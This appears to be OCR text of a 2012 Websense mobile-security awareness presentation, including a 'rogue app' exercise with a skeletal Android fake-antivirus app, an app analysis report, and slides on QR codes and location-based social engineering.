
- Web security
- Email security
- Data security
- Mobile security

Exercise: Think Like a Hacker

How would you attack an organisation?

© 2012 Websense, Inc. Proprietary and Confi

Exercise: Let’s Create an App



4:26 PM

Awesome AV Scanner

Awesome AV Scanner

Scan | Clean | Option | Buy

● Mastercard

○ Pay by Cheque

☑ Send Me Text Message


☑ Send Me Spam

John Smith

0123456789

johnsmiths@emailaddress.com


Rogue App – version 1



```java
package com.av.scanner;

import android.app.Activity;

public class AwesomeAVScannerActivity extends Activity {
    /** Called when the activity is first created. */
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.main);
    }



}
```


Rogue App – version 2

websense


Java - Awesome AV Scanner/src/com/av/scanner/AwesomeAVScannerActivity.java - Eclipse SDK
File Edit Run Source Refactor Navigate Search Project Window Help
Java
Package Explorer
Awesome AV Scanner
.project
Awesome AV Scanner Manifest
strings.xml
main.xml
register.xml
*AwesomeAVScannerActivity.java
Outline
com.av.scanner
import declarations
AwesomeAVScannerAct
onCreate(Bundle)
clickRegister(View)
Problems
Javadoc
Declaration
Console
LogCat
Devices
Saved Filters
All messages (no filters)
Search for messages. Accepts Java regexes. Prefix with pid:, app:, tag: or text: to limit scope.
verbose
L...
Time
PID
Application
Tag
Text
Writable
Smart Insert
17 : 1

```java
package com.av.scanner;

import android.app.Activity;

public class AwesomeAVScannerActivity extends Activity {
    /** Called when the activity is first created. */
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.main);
    }


    public void clickRegister(View v) {
        setContentView(R.layout.register);
    }


}
```

What are we interested in?



Who

What


Where

How

When

© 2012 Websense, Inc. Proprietary and Confidential

App Analyser



Websense App Tracker

Search

You can search for app analysis reports

a3b4c32d9a1a8f174a790b30a4b51110

● App md5 ○ App name

App name	Photo Frame on Home Screen
App size	344238
App version	1.0.9
App md5	a3b4c32d9a1a8f174a790b30a4b51110
Analysis date	2012-03-13 02:06:49
Permissions	- Allows applications to open network sockets. - Allows an application to write to external storage
App Network Actions	- http://r.admob.com/ad_source.php - http://mm.admob.com/static/android/canvas.html - http://api.admob.com/v1/pubcode/android_sdk_emulator_notice - http://mm.admob.com/static/android/i18n/20101109 - http://schemas.android.com/apk/res/ - http://a.admob.com/f0?

© 2012 Websense, Inc. Proprietary and Confidential


Attack Vectors to Look Out For

TRITON™


- Web security
- Email security
- Data security
- Mobile security

© 2012 Websense, Inc. Proprietary and Confidential

Top 10 Neighbours



Top Nordic Threats



App Tricks

vs

© 2012 Websense, Inc. Proprietary and Confidential

Location-based Services

- Delivering customised content to users
- More powerful on certain devices
- Social Engineering

Hi, please click here

Hi Dan, shall we meet at TGI Fridays later?

QR Codes

